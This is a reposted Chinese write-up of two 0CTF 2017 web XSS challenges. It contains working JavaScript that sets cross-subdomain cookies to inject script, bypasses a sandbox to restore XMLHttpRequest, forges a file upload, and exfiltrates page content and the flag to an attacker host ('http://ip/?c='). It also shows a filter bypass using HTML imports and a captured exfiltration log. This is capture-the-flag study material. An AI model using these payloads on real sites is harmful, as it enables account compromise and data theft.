0CTF-2017-web-writeup

转载

dengzhasong7076 于 2017-03-20 15:43:00 发布 86 收藏
原文链接：http://www.cnblogs.com/iamstudy/articles/0ctf_2017_web_writeup.html

xss搞的很爽...

complicated xss


题目描述：The flag is in http://admin.government.vip:8000

两个xss点。
1、http://government.vip/
存储型xss，未做过滤，管理员会触发此xss

```
202.120.7.205 - - [20/Mar/2017:14:26:18 +0800] "GET /aaakkkkkkk0ctf HTTP/1.1" 404 433 "http://government.vi
```

2、http://admin.government.vip:8000/
输入点在cookie中的username

现在出现的问题就是：因为同源政策的原因，肯定是不能利用government.vip的xss直接去获取到admin域下的网页内容
不过admin有一个xss是在cookie中，其实cookie也是有一个同源政策，与域名的同源政策有些不同



cookie的同源政策总结起来就是：

```
domain是向上通配的(这就可以导致子域名可以写cookie到父域)，而且不区分端口、是否https
path是向下通配的
```

所以整改流程很明显：

```
1、管理员触发government.vip的xss，在cookie中写一个影响子域名的cookie，也就是username，然后跳转到http://admin.goverı
2、再次通过cookie中的xss，也就是在http://admin.government.vip:8000/域名下触发第二个xss点
```

验证码是惯例，直接php跑一下：

```
<?php
for ($i; $i < 100000000; $i++) {
    if (substr(md5($i), 0, 6) == 'd46240') {
        echo $i;
        exit();
    }
}
```

r.js

```
function setCookie(name,value){
  var Days = 30;
  var exp = new Date();
  exp.setTime(exp.getTime() + Days*24*60*60*1000);
  document.cookie = name + "="+ value + ";expires=" + exp.toGMTString() + ";path=/;domain=.government.vip";
}

setCookie('username','</script><script src=//ip/r1.js></script>')
self.location='http://admin.government.vip:8000/';
```

这里面还存在一个坑，就是同名cookie的优先级问题.

```
> document.cookie
< "username=test"
> function setCookie(name,value){
    var Days = 30;
    var exp = new Date();
    exp.setTime(exp.getTime() + Days*24*60*60*1000);
    document.cookie = name + "="+ value + ";expires=" + exp.toGMTString() + ";path=/;domain=.government.vip";
  }

  setCookie('username','kkkkkkkk')
< undefined
> document.cookie
< "username=test; username=kkkkkkkk"
> |
```

浏览器应该读取哪个值呢?这个优先级遵守

```
更长path的cookie更靠前
如果path长度相等，更早创建的cookie更靠前

例如：
服务器的path=/admin
攻击者path=/admin/

这样攻击者的cookie优先级就是最高的
```

r1.js

```
/*
省略jquery文件内容
*/
function create_img(url){
  var i = document.createElement("img");
  i.setAttribute("src",url)
  document.body.appendChild(i);
}

$(document).ready(function(){create_img("http://ip/?c="+window.btoa($(":root").html()));});
```

这样的话，可以获取到http://admin.government.vip:8000/的网页内容:

```
<head>
<title>Admin Panel</title>
<script>
//sandbox
delete window.Function;
delete window.eval;
delete window.alert;
delete window.XMLHttpRequest;
delete window.Proxy;
delete window.Image;
delete window.postMessage;
</script>
</head>

<body><h1>Hello <script src="//ip/r1.js"></script></h1>

<p>Upload your shell</p>
<form action="/upload" method="post" enctype="multipart/form-data">
<p><input type="file" name="file"></p>
<p><input type="submit" value="upload">
</p></form>
</body>
```

接着分析，上面是有一个沙盒，应该是为了正常bot的运行吧。但是过滤了window.XMLHttpRequest真的不是很爽。在这找到可以这样恢复(表示这个恢复思路好强...)

```
https://segmentfault.com/q/1010000007477941

function fix() {
  var iframe = document.createElement('iframe')
  iframe.src = 'about:blank'
  document.body.appendChild(iframe)
  window.XMLHttpRequest = iframe.contentWindow.XMLHttpRequest
}
fix()
```

最后一步当然就是通过csrf然后文件上传
r2.js

```
function create_img(url){
  var i = document.createElement("img");
  i.setAttribute("src",url)
  document.body.appendChild(i);
}

function get_html(e){
  create_img("http://ip/?c="+window.btoa(e.target.responseText));
}

var request = false;
if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
    }
} else if (window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0','Msxml2
    for(var i=0; i<versions.length; i++) {
        try {
            request = new ActiveXObject(versions);
            } catch(e) {}
    }
}

xmlhttp=request;

var url= "http://admin.government.vip:8000/upload";

var params="----------------------------223972503529236\r\n"+ "Content-Disposition: form-data; name=\"uplo

xmlhttp.open("POST", url, true);
xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
xmlhttp.setRequestHeader("Accept-Language", "de-de,de;q=0.8,en-us;q=0.5,en;q=0.3");
xmlhttp.setRequestHeader("Content-Type", "multipart/form-data; boundary=--------------------------22397250
xmlhttp.withCredentials = "true";
var aBody = new Uint8Array(params.length);
for (var i = 0; i < aBody.length; i++) aBody[i] = params.charCodeAt(i);
xmlhttp.onload = get_html;
xmlhttp.send(new Blob([aBody]));
```

get_flag

```
[root@i[redacted] ~]# socat -v TCP-LISTEN:82,fork TCP:127.0.0.1:80
> 2017/03/19 15:32:10.710406  length=280 from=0 to=279
GET /?c=ZmxhZ3t4c3NfaXNfZnVuXzIzMzMzMzN9 HTTP/1.1\r
Referer: http://admin.government.vip:8000/\r
User-Agent: Mozilla/5.0 Chrome(phantomjs) for 0ctf2017 by md5_salt\r
Accept: */*\r
Connection: Keep-Alive\r
Accept-Encoding: gzip, deflate\r
Accept-Language: en,*\r
Host: [redacted] 2\r
\r
< 2017/03/19 15:32:10.711525  length=194 from=0 to=193
HTTP/1.1 200 OK\r
Date: Sun, 19 Mar 2017 07:32:10 GMT\r
Server: Apache/2.2.15 (CentOS)\r
X-Powered-By: PHP/5.4.45\r
Content-Length: 2\r
Connection: close\r
Content-Type: text/html; charset=UTF-8\r
\r
aa^[[A
```

simplexss

题目描述：flag在`https://router.vip/flag.php`
首先fuzz：

```
不可用：！“ # $ % & ‘ ( ) , . / : ; > ? @ [ ] ` { }

可用：* + - < = \ ^ _ | ~
```

可用这样突破：

```
<link rel=import href=\\八进制ip
```

这里需要注意的是href的值，其中是`\\`，而不是`//`，html标签中可用`//`替代`http://`，但是这里为啥可用`\\`，因为`\\`在windows下会是file协议，在linux下才会是当前域的协议
围观：http://www.melodia.pw/?p=889

index.php

```
<?php header('Access-Control-Allow-Origin: *');?>
<script>
var love={ajax:function(){var a;try{a=new XMLHttpRequest()}catch(e){try{a=new ActiveXObject("Msxml2.XMLHTTP

love.get("https://router.vip/flag.php",function(rs){
  url = "https://ip/?data=" + window.btoa(rs.responseText)
  love.get(url,function(rs){console.log(rs)});
});
</script>
```

其中还需要配置一下https服务，参考：http://www.cnblogs.com/best-jobs/p/3298258.html

不过这样我只是在预览的时候成功，不知道是不是bot关闭了。
看了小m的wp，应该是需要域名才能成功，但是域名会有一个.，23333，这里是还能利用中文的。，浏览器会自动转换为.，23333，感觉这是在坑国际友人。

转载于:https://www.cnblogs.com/iamstudy/articles/0ctf_2017_web_writeup.html